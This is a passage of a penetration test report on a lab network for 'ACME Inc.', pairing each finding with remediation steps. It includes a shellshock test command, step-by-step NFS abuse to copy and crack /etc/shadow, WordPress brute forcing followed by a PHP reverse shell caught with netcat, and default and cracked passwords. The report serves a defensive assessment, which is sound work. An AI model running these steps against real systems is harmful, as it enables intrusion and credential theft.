System	pfSense Serial: 8b7a6d1a-3bdc-11ec-9fae-00505699a311 Netgate Unique ID: d700a3aec877215de35c
BIOS	Vendor: Phoenix Technologies LTD Version: 6.00 Release Date: 12/12/2018
Version	2.3.4-RELEASE (amd64) built on Wed May 03 15:13:29 CDT 2017 FreeBSD 10.3-RELEASE-p19
Obtaining update status	
Platform	pfSense
CPU Type	Intel(R) Core(TM) i9-10900K CPU @ 3.70GHz
Uptime	01 Hour 26 Minutes 26 Seconds
Current date/time	Tue Nov 2 14:23:38 UTC 2021
DNS server(s)	• 127.0.0.1
Last config change	Tue Nov 2 12:59:35 UTC 2021
State table size	0% (29/47000) Show states
MBUF Usage	5% (1520/29662)

Interfaces:

LAN	1000baseT <full-duplex>	192.168.0.98
DMZ	1000baseT <full-duplex>	192.168.0.241

Figure 30 pfSense dashboard

Access to the firewall allowed to add a firewall rule which allowed the incoming network traffic to pass-through.

Remediation

The server is using the outdated BASH version which is vulnerable to ‘shellshock’, it allows for a remote command execution through the Apache mod_cgi module.

To check if the system is vulnerable to shellshock the following command can be executed:

```
env 'VAR=() { :;}; echo Bash is vulnerable!' 'FUNCTION()=() { :;}; echo Bash is
vulnerable!' bash -c "echo Bash Test"1
```

If the only thing that is output from the command is “Bash Test”, Bash is safe from Shellshock otherwise it has to be updated to the newest version.

¹ <https://www.digitalocean.com/community/tutorials/how-to-protect-your-server-against-the-shellshock-bash-vulnerability>

pfSense was configured with default credentials that allow to access admin account and all configuration settings. It is a good practice to change the 'admin' account name to something else. Log in to the pfSense and go to the System -> User Manager tab to change the admin's default username and password (Figure 31).

The screenshot shows the pfSense User Manager interface. The URL in the address bar is 192.168.0.234/system_usermanager.php?act=edit&userid=0. The page title is 'System / User Manager / Users / Edit'. Below the title, there are tabs for 'Users' (which is selected), 'Groups', 'Settings', and 'Authentication Servers'. The main section is titled 'User Properties' and contains the following fields:

Defined by	SYSTEM	
Disabled	<input type="checkbox"/> This user cannot login	
Username	admin	
Password	Password	Confirm Password
Full name	System Administrator	User's full name, for administrative information only

Figure 31 changing the default pfSense admin username and password

The pfSense has been configured so it can be accessed via HTTP meaning that the communication between the firewall and user could be intercepted by a man-in-the-middle attack.

Remediation

Go to System -> Advanced and set protocol to **HTTPS** (Figure 32)

The screenshot shows the pfSense Admin Access interface. The URL in the address bar is 192.168.0.234/system_advanced.php?act=access. The page title is 'System / Advanced / Admin Access'. Below the title, there are tabs for 'Admin Access' (which is selected), 'Firewall & NAT', 'Networking', 'Miscellaneous', 'System Tunables', and 'Notifications'. The main section is titled 'webConfigurator' and contains a 'Protocol' field with two options: 'HTTP' (unchecked) and 'HTTPS' (checked). A small note below the field says 'Protocol used for web-based configuration'.

Figure 32 enabling HTTPS on pfSense

NFS

Network File Sharing (NFS) is a protocol that allows to share directories and files over a network. Nmap scan confirms that NFS is configured on 4 hosts (Figure 33).

```
root@kali:~/Desktop# nmap -sV -p2049 -iL hosts
Starting Nmap 7.80 ( https://nmap.org ) at 2021-11-10 10:45 EST
Nmap scan report for 192.168.0.210
Host is up (0.0020s latency).

PORT      STATE SERVICE VERSION
2049/tcp  open  nfs      2-4 (RPC #100003)
MAC Address: 00:0C:29:AA:6E:93 (VMware)

Nmap scan report for 192.168.0.34
Host is up (0.0054s latency).

PORT      STATE SERVICE VERSION
2049/tcp  open  nfs      2-4 (RPC #100003)

Nmap scan report for 192.168.0.130
Host is up (0.0055s latency).

PORT      STATE SERVICE VERSION
2049/tcp  open  nfs      2-4 (RPC #100003)

Nmap scan report for 192.168.0.66
Host is up (0.0056s latency).

PORT      STATE SERVICE VERSION
2049/tcp  open  nfs      2-4 (RPC #100003)
```

Figure 33 NFS service found on the hosts

Vulnerability

Wrongly configured NFS Privileges allowed to copy files which should be only accessible by the root user, most interesting one **/etc/shadow** which stores encrypted user password that later was cracked using ‘john the reaper’ password cracking tool.

The steps below show how to abuse wrongly configured NFS shares.

Firstly, make a new directory. Then run the mount command (Figure 34).

```
root@kali:/tmp# mkdir 192.168.0.210
root@kali:/tmp# mount -t nfs 192.168.0.210:/ /tmp/192.168.0.210
```

Figure 34 mounting the NFS share

Copy the **shadow** file that stores encrypted passwords and **passwd** files that stores user account information to the local machine (Figure 35).

```
root@kali:/tmp/192.168.0.210# cp /tmp/192.168.0.210/etc/shadow /root/Desktop/192.168.0.210/
root@kali:/tmp/192.168.0.210# cp /tmp/192.168.0.210/etc/passwd /root/Desktop/192.168.0.210/
```

Figure 35 copying the shadow file from the NFS share to the local machine

Run **unshadow** which is a part of john the ripper package (Figure 36).

```
root@kali:~/Desktop/192.168.0.210# unshadow passwd shadow > passwords.txt
Created directory: /root/.john
```

Figure 36 using the unshadow tool on the shadow file

Using '**john the ripper**' we were able to crack the **xadmin** password: **plums** (Figure 37).

```
root@kali:/tmp/192.168.0.210# john --wordlist=/usr/share/wordlists/rockyou.txt /root/Desktop/192.168.0.210/
passwords.txt
Using default input encoding: UTF-8
Loaded 1 password hash (sha512crypt, crypt(3) $6$ [SHA512 256/256 AVX2 4x])
Cost 1 (iteration count) is 5000 for all loaded hashes
Will run 2 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
plums          (xadmin)
1g 0:00:00:35 DONE (2021-11-09 12:33) 0.02808g/s 4717p/s 4717c/s 4717C/s rachael2..playpen
Use the "--show" option to display all of the cracked passwords reliably
Session completed
root@kali:/tmp/192.168.0.210#
```

Figure 37 password cracking result

Remediation

no_root_squash allows remote root user to change any file on the shared system. The NFS was configured in the way that was allowing to mount it at the root directory of the drive (Figure 38).

```
root@xadmin-virtual-machine:/home/xadmin# cat /etc/exports
# /etc/exports: the access control list for filesystems which may be exported
#           to NFS clients.  See exports(5).
#
# Example for NFSv2 and NFSv3:
# /srv/homes      hostname1(rw,sync,no_subtree_check) hostname2(ro,sync,no_subtree_check)
#
# Example for NFSv4:
# /srv/nfs4        gss/krb5i(rw,sync,fsid=0,crossmnt,no_subtree_check)
# /srv/nfs4/homes  gss/krb5i(rw,sync,no_subtree_check)
#
/ 192.168.0.*(ro,no_root_squash,fsid=32)
```

Figure 38 /etc/exports file controls which file systems are exported to remote hosts

To change the NFS configuration edit the **/etc/exports** file as shown in Figure 39.

```
root@xadmin-virtual-machine:/home/xadmin# cat /etc/exports
# /etc/exports: the access control list for filesystems which may be exported
#           to NFS clients.  See exports(5).
#
# Example for NFSv2 and NFSv3:
# /srv/homes      hostname1(rw,sync,no_subtree_check) hostname2(ro,sync,no_subtree_check)
#
# Example for NFSv4:
# /srv/nfs4        gss/krb5i(rw,sync,fsid=0,crossmnt,no_subtree_check)
# /srv/nfs4/homes  gss/krb5i(rw,sync,no_subtree_check)
#
/home/xadmin/ 192.168.0.* (ro,root_squash,fsid=32)
```

Figure 39 turning the root_squash on

Before we were able to access root directories and modify the files, now we are only able to mount the **xadmin** user directory (Figure 40).

```
root@kali:/tmp# mkdir nfs
root@kali:/tmp# mount -t nfs 192.168.0.210:/ /tmp/nfs
root@kali:/tmp# cd /tmp/nfs
root@kali:/tmp/nfs# ls
home
```

Figure 40 accessing mounted directory after applying root_squash

SSH

Bad practice of password reusing allowed to gain a remote access to the **192.168.0.34** host using SSH with the same login and password that was used to access **192.168.0.210** PC (xadmin:plums) (Figure 41)

```
root@kali:~/Desktop# ssh xadmin@192.168.0.34
xadmin@192.168.0.34's password:
Welcome to Ubuntu 14.04 LTS (GNU/Linux 3.13.0-24-generic x86_64)

 * Documentation:  https://help.ubuntu.com/

Last login: Fri Oct 29 00:21:30 2021 from 13.13.13.12
xadmin@xadmin-virtual-machine:~$
```

Figure 55 SSH -J switch

Remediation

To configure **OpenSSH**, open the `/etc/ssh/sshd_config` file. This file contains ‘keyword-argument’ pairs one per line. One of the best practises for securing SSH logins is to send a warning message to the person attempting to login.

To configure the banner, open the `/etc/issue.net` file with nano and enter a message that is going to be displayed when accessing the host via SSH (Figure 56).



```
GNU nano 2.2.6                                         File: /etc/issue.net

Ubuntu 14.04 LTS
=====
WELCOME TO ACME Inc.
All connections are monitored and recorded
Disconnect IMMEDIATELY if you are not an authorised user!
=====
```

Figure 56 Example of the SSH banner

The following message will be displayed when someone attempts to connect to the host via SSH (Figure 57).

```
=====
WELCOME TO ACME Inc.
All connections are monitored and recorded
Disconnect IMMEDIATELY if you are not an authorised user!
=====
xadmin@192.168.0.210's password: █
```

Figure 57 SSH Banner

Settings used on Linux hosts allow for unlimited SSH requests per second which can be abused by brute force attack. To stop it from happening, maximum number of SSH login attempts should be set. Instruction below shows the configuration that restricts the number of SSH login attempts.

1. Add the following line to /etc/ssh/sshd_config

- **MaxAuthTries** 1

This allows only 1 login attempt per connection. SSH server must be restarted using the **service ssh restart** command.

2. Add the following firewall rules

- `iptables -N SSH_ATTACK`
 - `iptables -A SSH_ATTACK -j LOG --log-prefix "SSH brute-force attack!" --log-level 7`
 - `iptables -A SSH_ATTACK -j DROP`
 - `iptables -A INPUT -i eth0 -p tcp -m state --dport 22 --state NEW -m recent --name ssh --set`
 - `iptables -A INPUT -i eth0 -p tcp -m state --dport 22 --state NEW -m recent --name ssh --update --seconds 120 --hitcount 4 -j SSH_ATTACK2`

The firewall rule blocks each IP address that establishes more than three SSH connections within 120 seconds, for 120 seconds. The request gets delegated to the **SSH_ATTACK** chain which is responsible for logging and dropping the request (Figure 58).

3. Log can be seen in `/var/log/syslog`

```
Nov 10 11:16:30 xadmin-virtual-machine kernel: [47393.409347] Possible SSH attack!IN=eth0 OUT= MAC=00:0c:29:0d:67:c6:00:0c:2  
9:b4:e1:ce:08:00 SRC=192.168.0.200 DST=192.168.0.210 LEN=60 TOS=0x00 PREC=0x00 TTL=64 ID=64715 DF PROTO=TCP SPT=34556 DPT=22  
WINDOW=64240 RES=0x00 SYN URGP=0
```

Figure 58 syslog and SSH attack message

OpenSSH configuration file useful arguments:

- **ClientAliveInterval 300**- Sets the timeout period in seconds (300) after which, if no data is received from the client, the connection is closed.
 - **ClientAliveCountMax 0** - Sets the maximum number of client alive messages. If this threshold is reached while client alive messages are being transmitted, sshd will disconnect the client, resulting in the session being terminated.
 - **PermitEmptyPasswords no** – Prevents remote logins from accounts with empty passwords.
 - **PermitRootLogin no** – Disables direct logging into root through SSH. This way we can prevent brute force attack on root account. If administrator wants to connect remotely to the PC, we want him to connect at first as normal user, and then use sudo command.

²<https://serverfault.com/questions/275669/ssh-sshd-how-do-i-set-max-login-attempts#:~:text=The%20colon%20separated%20values%20tells,an%20the%20maximum%20of%2010%22>

More things that should be considered.

- Use of Public & Private Keys for Authentication
- Disabling the possibility of logging in with a password
- Changing from the default SSH port 22 to a different port number

Routers - Use of default login credentials

Vulnerability

Network mapping process discovered four VyOS routers. All of them had a remote access enabled using telnet, which was accessible using the default credentials:

- Login: **vyos**
- Password: **vyos**

Remediation

According to the VyOS configuration guide: “The default VyOS user account (vyos), as well as newly created user accounts, have all capabilities to configure the system. All accounts have sudo capabilities and therefore can operate as root on the system.”³

To make routers secure it is important to delete the default ‘vyos’ user and create a new root user using a unique, hard to predict name. To be able to change the router’s configuration, issue the ‘configure’ command (Figure 59).

```
vyos@vyos:~$ configure
[edit]
vyos@vyos# show system login user
user vyos { Default username
    authentication {
        encrypted-password $1$HR42KG7n$Ynpv5D8LEnJiOZPX85Wt.1
        plaintext-password ""
    }
    level admin
}
[edit]
vyos@vyos# set system login user r1_acme authentication plaintext-password 9i7oWL%m
[edit]
vyos@vyos# commit
[edit]
vyos@vyos# save
Saving configuration to '/config/config.boot' ...
```

Figure 59 Adding a new user to the router configuration

³ <https://docs.vyos.io/en/latest/configuration/system/login.html>

After following the steps, logout, and log back in as a newly created user (Figure 60).

```
Welcome to VyOS
vyos login: r1_acme
Password:
Linux vyos 3.13.11-1-amd64-vyos #1 SMP Wed Aug 12 02:08:05 UTC 2015 x86_64
Welcome to VyOS.
This system is open-source software. The exact distribution terms for
each module comprising the full system are described in the individual
files in /usr/share/doc/*/copyright.
r1_acme@vyos:~$ █
```

Figure 60 Logging in as a newly created user r1_acme

It is important to delete the default ‘vyos’ username (Figure 61).

```
Welcome to VyOS
vyos login: r1_acme
Password:
Last login: Tue Nov  9 19:12:15 UTC 2021 on pts/1

```

Figure 61 Deleting the default vyos username

Changing the default ‘vyos’ username to something less predictable and use of strong password will make routers secure.

Telnet enabled on routers

Vulnerability

One of Telnet's biggest drawbacks is its lack of security. Telnet transfers all data between the client and router without encryption, which means that anyone can intercept your data. It has been discovered that telnet is used on all the company's routers (Figure 62).

```
root@kali:~/Desktop# nmap -p22,23 -iL routers

Host is up (0.0012s latency).

PORT      STATE SERVICE
22/tcp    closed ssh
23/tcp    open  telnet

Nmap scan report for 192.168.0.230
Host is up (0.0021s latency).

PORT      STATE SERVICE
22/tcp    closed ssh
23/tcp    open  telnet

Nmap done: 4 IP addresses (3 hosts up) scanned in 27.53 seconds
root@kali:~/Desktop#
```

Figure 62 Telnet configured on the routers

Remediation

To check if the telnet/ssh is enabled issue the “show configuration” command.

```
service {
    https {
        http-redirect enable
    }
    lldp {
    }
    snmp {
        community secure {
            authorization ro
        }
    }
    ssh {
        port 22
    }
    telnet {
        port 23
    }
}
```

Figure 63 show configuration results

To disable telnet, follow these steps (Figure 64):

1. Enter the configuration mode by issuing ‘configure’ command
2. Use ‘delete service telnet’ command to delete the telnet service
3. Issue ‘commit’ command to make the changes active
4. Use ‘save’ command to save to preserve configuration changes upon reboot

```
r1_acme@vyos:~$ configure
[edit]
r1_acme@vyos# delete service telnet
[edit]
r1_acme@vyos# commit
[edit]
r1_acme@vyos# save
Saving configuration to '/config/config.boot' ...
Done
```

Figure 64 deleting telnet service on vyos router

To enable SSH follow these steps (Figure 65):

1. Enter the configuration mode – ‘configure’ command
2. To enable the ssh issue the ‘set service ssh port 22’ command
3. commit
4. save

```
vyos@vyos:~$ configure
[edit]
vyos@vyos# set service ssh port 22
[edit]
vyos@vyos# commit
[ service ssh ]
Restarting OpenBSD Secure Shell server: sshd.

[edit]
vyos@vyos# save
Saving configuration to '/config/config.boot' ...
Done
[edit]
vyos@vyos#
```

Figure 65 enabling ssh service

From now use SSH to connect to routers (Figure 66).

```
root@kali:~/Desktop# ssh r1_acme@192.168.0.193
Welcome to VyOS
r1_acme@192.168.0.193's password:
Linux vyos 3.13.11-1-amd64-vyos #1 SMP Wed Aug 12 02:08:05 UTC 2015 x86_64
Welcome to VyOS.
This system is open-source software. The exact distribution terms for
each module comprising the full system are described in the individual
files in /usr/share/doc/*/*copyright.
Last login: Tue Nov  9 19:35:25 2021
r1_acme@vyos:~$
```

Figure 66 ssh to router

Computers

Weak Passwords

Passwords used on hosts are easy to crack using brute force attack using tools like “hydra” or “john the ripper”. Instead of passwords, passphrases (sentence-like strings of words) or randomly generated passwords should be used. More information about password policy can be found at <https://www.ncsc.gov.uk/collection/passwords/updating-your-approach>

Passwords Reuse

In a perfect world people would use unique passwords for every service they use. This is not the case with the company passwords. Thanks to the password reuse we were able to access multiple machines using the same passwords. The best way to keep the company computers safe is to use strong and unique passwords for every account.

WordPress

WordPress website has been discovered on the **172.16.221.237** Apache Web Server. Wpscan was used to perform enumeration and to identify users. Administrator account has been discovered (Figure 67) and password has been found using brute force attack (Figure 68).

```
[i] User(s) Identified:
[+] admin
  Found By: Author Posts - Display Name (Passive Detection)
  Confirmed By:
    Rss Generator (Passive Detection)
    Author Id Brute Forcing - Author Pattern (Aggressive Detection)
    Login Error Messages (Aggressive Detection)
```

Figure 67 wpsan user enumeration

```
[+] Performing password attack on Wp Login against 1 user/s
[SUCCESS] - admin / zxc123
Trying admin / 1234567891 Time: 00:05:36 <===== (5740 / 5740) 100.00% Time: 00:05:36
[i] Valid Combinations Found:
| Username: admin, Password: zxc123
```

Figure 68 admin password for WordPress

WordPress theme editor was used to upload (Figure 69) a reverse php shell (usr/share/webshells/php/php-reverse-shell.php in Kali) to the server. Netcat listener was created in a terminal (Figure 70). Reverse shell was executed by sending a web request to:

172.16.221.237/wordpress/wp-content/themes/twentyeleven/404.php



Figure 69 uploading a reverse shell script

```
root@kali:~/Desktop# nc -lvpn 80
listening on [any] 80 ...
connect to [192.168.0.200] from (UNKNOWN) [172.16.221.237] 56910
Linux CS642-VirtualBox 3.11.0-15-generic #25~precise1-Ubuntu SMP Thu Jan 30 17:42:40 UTC 2014 i686
6 i386 GNU/Linux
08:52:41 up 17:18, 0 users, load average: 0.00, 0.01, 0.26
USER TTY FROM LOGIN@ IDLE JCPU PCPU WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
$ id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
$ uname -v
#25~precise1-Ubuntu SMP Thu Jan 30 17:42:40 UTC 2014
```

Figure 70 netcat listener - reverse shell session

Remediation

The server should be updated to the latest WordPress version 5.8.3 because now it is using WordPress version 3.3.1 released on 03.01.2012 which is outdated.

WordPress should be reconfigured, so the user enumeration is not possible. There are multiple ways in which this can be achieved for example, by installation of ‘Stop User Enumeration’ plugin by Fullworks.

Apache

Two web servers have been discovered on the network running on the Apache web server software (Figure 71):

1. **192.168.0.242** – Apache 2.4.10
2. **172.16.221.237** - Apache 2.2.22

```
+ Target IP:          192.168.0.242
+ Target Hostname:    192.168.0.242
+ Target Port:        80
+ Start Time:         2021-11-08 20:23:39 (GMT-5)
-----
+ Server: Apache/2.4.10 (Unix)
+ Target IP:          172.16.221.237
+ Target Hostname:    172.16.221.237
+ Target Port:        80
+ Start Time:         2021-11-08 20:23:21 (GMT-5)
-----
+ Server: Apache/2.2.22 (Ubuntu)
```

Figure 71 outdated apache

Remediation

Update the Apache to the latest version which can be found on the Apache HTTP Server project website.

Quagga

The Quagga service running on the firewall uses the same default ‘pfSense’ password. To change the password, access the firewall via telnet through the port used by Quagga and issue the following commands (Figure 72):

1. enable
2. configure terminal
3. password **new_password**

```
root@kali:~/Desktop# telnet 192.168.0.234 2601
Trying 192.168.0.234 ...
Connected to 192.168.0.234.
Escape character is '^]'.

Hello, this is Quagga (version 1.2.1).

User Access Verification

Password:
pfSense.locaLdomain> enable
pfSense.locaLdomain# configure terminal
pfSense.locaLdomain(config)# password z0lPI@za
pfSense.locaLdomain(config)# █
```

Figure 72 changing the Quagga password

Network Design Critical Evaluation

The AMCE INC. network has numerous limitations due to the usage of linear bus topology. Although this kind of topology is much cheaper than other network options there are many disadvantages that can cause problems. One of the most serious risks is that if a router or cable malfunctions, the network has no alternative paths, resulting in network downtime until the issue is resolved.

Another risk would be that data collisions will occur as more computers are connected resulting slower performance of the network. From a security standpoint, because all computers on the network can see the data being transported over the network, the security concerns increase.

To increase the network redundancy, routers should be connected in a bi-directional ring topology, allowing for lower latency between two ends of the network. In this case if one of the nodes is faulty, the traffic will be redirected (Figure 73).



Figure 73 bi-directional ring topology

Conclusion

The purpose of this report was to assess the network security of ACME Inc. The security of all the devices found on the network was at risk due to misconfiguration and vulnerabilities allowing a hacker to easily gain access to the network.

During the network mapping process, four routers have been discovered operating on VyOS, open-source network operating system that was used as a routing platform. Each of the devices has been configured using default login credentials. The industry best practice is not to use the default login and passwords because it makes it much easier for unauthorised users to access the service.

Weak passwords were used on the computers, some of them were reused making it even easier to hack. The company should introduce a password policy that enforces the use of complex and unique passwords. It is a standard practice that passwords should be at least 8 characters long and should consist of three of the four types of characters, which are upper- and lower-case letters, special characters, and numbers. Many companies use additional rules, such as the password cannot be repeated with a certain number of previous passwords, cannot contain the user's login or surname, cannot be changed on the same day, cannot contain a string of identical characters and many more.

This will help to prevent brute-force attacks making them almost impossible to execute.

The security of the network is largely dependent on the human factor. The administrator's actions do not end with the installation of programme protection or a one-time system configuration, but with its ongoing maintenance. Every day, new types of threats emerge on the internet, and software errors are discovered. The methods of protection used are deteriorating and becoming obsolete. It is therefore the network administrator's responsibility to stay up to date on new technologies and security news in order to learn about new problems and how to solve them as soon as possible. Based on what was discovered on the network, it is safe to assume that it was set up by someone with no knowledge of network cybersecurity.

This document should be used as a guide to fix the existing vulnerabilities and improve overall network security. The topology diagram provided should be used as a reference point used by a network administrator. ACME Inc should take immediate action and hire a new network manager, advisably with a cybersecurity background, who will be responsible for fixing current network problems
